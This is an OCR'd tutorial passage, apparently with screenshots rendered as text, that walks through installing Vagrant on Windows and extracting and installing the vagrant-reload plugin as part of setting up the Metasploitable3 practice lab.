
metasploitable3-master
packer_1.3.4_windows_amd64
vagrant_2.2.3_x86_64
vagrant-reload-master

Vagrant Setup

Completed the Vagrant Setup Wizard

Click the Finish button to exit the Setup Wizard.

For new configuration changes to take place, system need to be restarted, so click on the 'Yes" button shown below. Vagrant installation is finished.




Name	Date modified	Type	Size
metasploitable3-master	2/23/2019 4:31 PM	Compressed (zipp...	151,912 KB
packer_1.3.4_windows_amd64	2/23/2019 4:30 PM	Compressed (zipp...	28,008 KB
vagrant_2.2.3_x86_64	2/23/2019 4:29 PM	Windows Installer ...	234,724 KB
vagrant-reload-master	2/23/2019 4:29 PM	Compressed (zipp...	6 KB

Vagrant Setup

You must restart your system for the configuration changes made to Vagrant to take effect. Click Yes to restart now or No if you plan to manually restart later.

Next, extract the contents of vagrant-reload-master archive using any unzipping software as shown below.



Name

metasploitable3-master
packer_1.3.4_windows_amd64
vagrant_2.2.3_x86_64
vagrant-reload-master

Extract : C:\Users\nspadm\Downloads\Metasploitable3\vagrant-reload-master.zip

Extract to: C:\Users\nspadm\Downloads\Metasploitable3\

☑ vagrant-reload-master\

Path mode: Full pathnames

☐ Eliminate duplication of root folder


Overwrite mode: Ask before overwrite

Password

☐ Show Password


☐ Restore file security

Here is the extracted package of vagrant-reload-master.



Name	Date modified	Type	Size
vagrant-reload-master	2/23/2019 4:43 PM	File folder	
metasploitable3-master	2/23/2019 4:31 PM	Compressed (zipp...	151,912 KB
packer_1.3.4_windows_amd64	2/23/2019 4:30 PM	Compressed (zipp...	28,008 KB
vagrant_2.2.3_x86_64	2/23/2019 4:29 PM	Windows Installer ...	234,724 KB
vagrant-reload-master	2/23/2019 4:29 PM	Compressed (zipp...	6 KB

Now open command line and install the vagrant-reload plugin using command shown below.
vagrant plugin install vagrant-reload.



his PC › Downloads › Metasploitable3

